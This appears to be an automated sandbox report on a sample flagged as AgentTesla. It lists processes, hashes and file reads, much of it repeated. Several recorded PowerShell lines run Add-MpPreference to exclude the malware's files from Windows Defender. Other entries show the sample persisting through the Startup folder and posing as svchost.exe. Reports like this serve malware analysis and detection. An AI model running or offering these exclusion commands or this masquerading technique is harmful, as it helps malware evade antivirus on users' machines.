Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\AppData\Roaming\CTF loader_es.exe' -Force
Imagebase:	0x21e20000
File size:	452608 bytes
MD5 hash:	92F44E405DB16AC55D97E3BFE3B132FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	73FFA4FC	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	73FFA4FC	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	73FFD6F0	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	success or wait	4	25F08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	781	end of file	1	25F08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	end of file	1	25F08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	success or wait	42	25F08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	end of file	1	25F08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	success or wait	7	25F08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	542	end of file	1	25F08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	end of file	1	25F08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	success or wait	6	25F08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	78	end of file	1	25F08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	end of file	1	25F08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	success or wait	7	25F08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	310	end of file	1	25F08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	end of file	1	25F08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	success or wait	18	25F08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	50	end of file	1	25F08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	end of file	1	25F08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	success or wait	7	25F08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	end of file	1	25F08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	success or wait	63	25F08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	201	end of file	1	25F08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	end of file	1	25F08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	success or wait	22	25F08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	409	end of file	1	25F08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	end of file	1	25F08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	success or wait	5	25F08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	844	end of file	1	25F08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	end of file	1	25F08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	success or wait	5	25F08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	360	end of file	1	25F08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	end of file	1	25F08E7	ReadFile
C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	4096	success or wait	1	74034496	unknown
C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	512	success or wait	1	74034496	unknown

Analysis Process: powershell.exe PID: 260 Parent PID: 2708

General

Start time:	20:17:44
Start date:	04/05/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Bw6d8Paf6bOV36xS4N6.exe' -Force
Imagebase:	0x21e20000
File size:	452608 bytes
MD5 hash:	92F44E405DB16AC55D97E3BFE3B132FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	73FFA4FC	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	73FFA4FC	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	73FFD6F0	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	success or wait	4	26D08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	781	end of file	1	26D08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	end of file	1	26D08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	success or wait	42	26D08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	end of file	1	26D08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	success or wait	7	26D08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	542	end of file	1	26D08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	end of file	1	26D08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	success or wait	6	26D08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	78	end of file	1	26D08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	end of file	1	26D08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	success or wait	7	26D08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	310	end of file	1	26D08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	end of file	1	26D08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	success or wait	18	26D08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	50	end of file	1	26D08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	end of file	1	26D08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	success or wait	7	26D08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	end of file	1	26D08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	success or wait	63	26D08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	201	end of file	1	26D08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	end of file	1	26D08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	success or wait	22	26D08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	409	end of file	1	26D08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	end of file	1	26D08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	success or wait	5	26D08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	844	end of file	1	26D08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	end of file	1	26D08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	success or wait	5	26D08E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	360	end of file	1	26D08E7	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	end of file	1	26D08E7	ReadFile
C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	4096	success or wait	1	74034496	unknown
C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	512	success or wait	1	74034496	unknown

Analysis Process: powershell.exe PID: 2768 Parent PID: 2708

General

Start time:	20:17:45
Start date:	04/05/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Bw6d8Paf6bOV36xS4N6.exe' -Force
Imagebase:	0x21e20000
File size:	452608 bytes
MD5 hash:	92F44E405DB16AC55D97E3BFE3B132FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	73FFA4FC	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	73FFA4FC	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	73FFD6F0	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	success or wait	4	20608E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	781	end of file	1	20608E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	end of file	1	20608E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	success or wait	42	20608E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	end of file	1	20608E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	success or wait	7	20608E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	542	end of file	1	20608E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	end of file	1	20608E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	success or wait	6	20608E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	78	end of file	1	20608E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	end of file	1	20608E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	success or wait	7	20608E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	310	end of file	1	20608E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	end of file	1	20608E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	success or wait	18	20608E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	50	end of file	1	20608E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	end of file	1	20608E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	success or wait	7	20608E7	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	end of file	1	20608E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	success or wait	63	20608E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	201	end of file	1	20608E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	end of file	1	20608E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	success or wait	22	20608E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	409	end of file	1	20608E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	end of file	1	20608E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	success or wait	5	20608E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	844	end of file	1	20608E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	end of file	1	20608E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	success or wait	5	20608E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	360	end of file	1	20608E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	end of file	1	20608E7	ReadFile
C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	4096	success or wait	1	74034496	unknown
C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	512	success or wait	1	74034496	unknown

Analysis Process: powershell.exe PID: 2460 Parent PID: 2708

General

Start time:	20:17:46
Start date:	04/05/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\AppData\Roaming\CTF loader_es.exe' -Force
Imagebase:	0x21e20000
File size:	452608 bytes
MD5 hash:	92F44E405DB16AC55D97E3BFE3B132FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	73FFA4FC	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	73FFA4FC	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	73FFD6F0	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	success or wait	4	27708E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	781	end of file	1	27708E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	end of file	1	27708E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	success or wait	42	27708E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	end of file	1	27708E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	success or wait	7	27708E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	542	end of file	1	27708E7	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	end of file	1	27708E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	success or wait	6	27708E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	78	end of file	1	27708E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	end of file	1	27708E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	success or wait	7	27708E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	310	end of file	1	27708E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	end of file	1	27708E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	success or wait	18	27708E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	50	end of file	1	27708E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	end of file	1	27708E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	success or wait	7	27708E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	end of file	1	27708E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	success or wait	63	27708E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	201	end of file	1	27708E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	end of file	1	27708E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	success or wait	22	27708E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	409	end of file	1	27708E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	end of file	1	27708E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	success or wait	5	27708E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	844	end of file	1	27708E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	end of file	1	27708E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	success or wait	5	27708E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	360	end of file	1	27708E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	end of file	1	27708E7	ReadFile
C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	4096	success or wait	1	74034496	unknown
C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	512	success or wait	1	74034496	unknown

Analysis Process: Bw6d8Paf6bOV36xS4N6.exe PID: 2916 Parent PID: 2708

General

Start time:	20:17:51
Start date:	04/05/2021
Path:	C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Bw6d8Paf6bOV36xS4N6.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Bw6d8Paf6bOV36xS4N6.exe'
Imagebase:	0x820000
File size:	3367424 bytes
MD5 hash:	D96F52FC8733D2F4A127BDC44D4CEB25
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000D.00000002.2191309843.00000000039DA000.00000004.00000001.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 19%, Metadefender, Browse • Detection: 45%, ReversingLabs
Reputation:	low

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E367995	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6E367995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\7582400666d289c016013ad0f6e0e3e6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6E27DE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E36A1A4	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Windows.Forms\fb06ad4bc55b9c3ca68a3f9259d826cd\System.Windows.Forms.ni.dll.aux	unknown	1720	success or wait	1	6E27DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\1be7a15b1f33bf22e4f53aaf45518c77\System.ni.dll.aux	unknown	620	success or wait	1	6E27DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Drawing\1d52bd4ac5e0a6422058a5d62c9f6d9d\System.Drawing.ni.dll.aux	unknown	584	success or wait	1	6E27DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.V9921e851#\4fc035341c55c61ce51e53d179d1e19d\Microsoft.VisualBasic.ni.dll.aux	unknown	1708	success or wait	1	6E27DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\eb4cca4f06a15158c3f7e2c56516729b\System.Core.ni.dll.aux	unknown	900	success or wait	1	6E27DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\fe4b221b4109f0c78f57a792500699b5\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6E27DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\4fbda26d781323081b45526da6e87b35\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6E27DE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6D26B2B3	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6D26B2B3	ReadFile

Analysis Process: powershell.exe PID: 2200 Parent PID: 2708

General

Start time:	20:17:52
Start date:	04/05/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Windows\Resources\Themes\aero\Shell\eCD9cjXnQ68Ged31T2X6ac6dL39YG124d98OXa10c044\svchost.exe' -Force
Imagebase:	0x21e20000
File size:	452608 bytes
MD5 hash:	92F44E405DB16AC55D97E3BFE3B132FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

Analysis Process: powershell.exe PID: 2248 Parent PID: 2708

General

Start time:	20:17:52
Start date:	04/05/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\AppData\Roaming\CTF loader_es.exe' -Force
Imagebase:	0x21e20000
File size:	452608 bytes
MD5 hash:	92F44E405DB16AC55D97E3BFE3B132FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: powershell.exe PID: 2328 Parent PID: 2708

General

Start time:	20:17:53
Start date:	04/05/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Windows\Resources\Themes\aero\Shell\eCD9cjXnQ68Ged31T2X6ac6dL39YG124d98OXa10c044\svchost.exe' -Force
Imagebase:	0x21e20000
File size:	452608 bytes
MD5 hash:	92F44E405DB16AC55D97E3BFE3B132FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: Bw6d8Paf6bOV36xS4N6.exe PID: 1836 Parent PID: 1388

General

Start time:	20:17:56
Start date:	04/05/2021
Path:	C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Bw6d8Paf6bOV36xS4N6.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Bw6d8Paf6bOV36xS4N6.exe'
Imagebase:	0x820000
File size:	3367424 bytes
MD5 hash:	D96F52FC8733D2F4A127BDC44D4CEB25
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: CTF loader_es.exe PID: 2520 Parent PID: 2708

General

Start time:	20:18:03
Start date:	04/05/2021
Path:	C:\Users\user\AppData\Roaming\CTF loader_es.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\CTF loader_es.exe
Imagebase:	0xb50000
File size:	3367424 bytes
MD5 hash:	D96F52FC8733D2F4A127BDC44D4CEB25
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
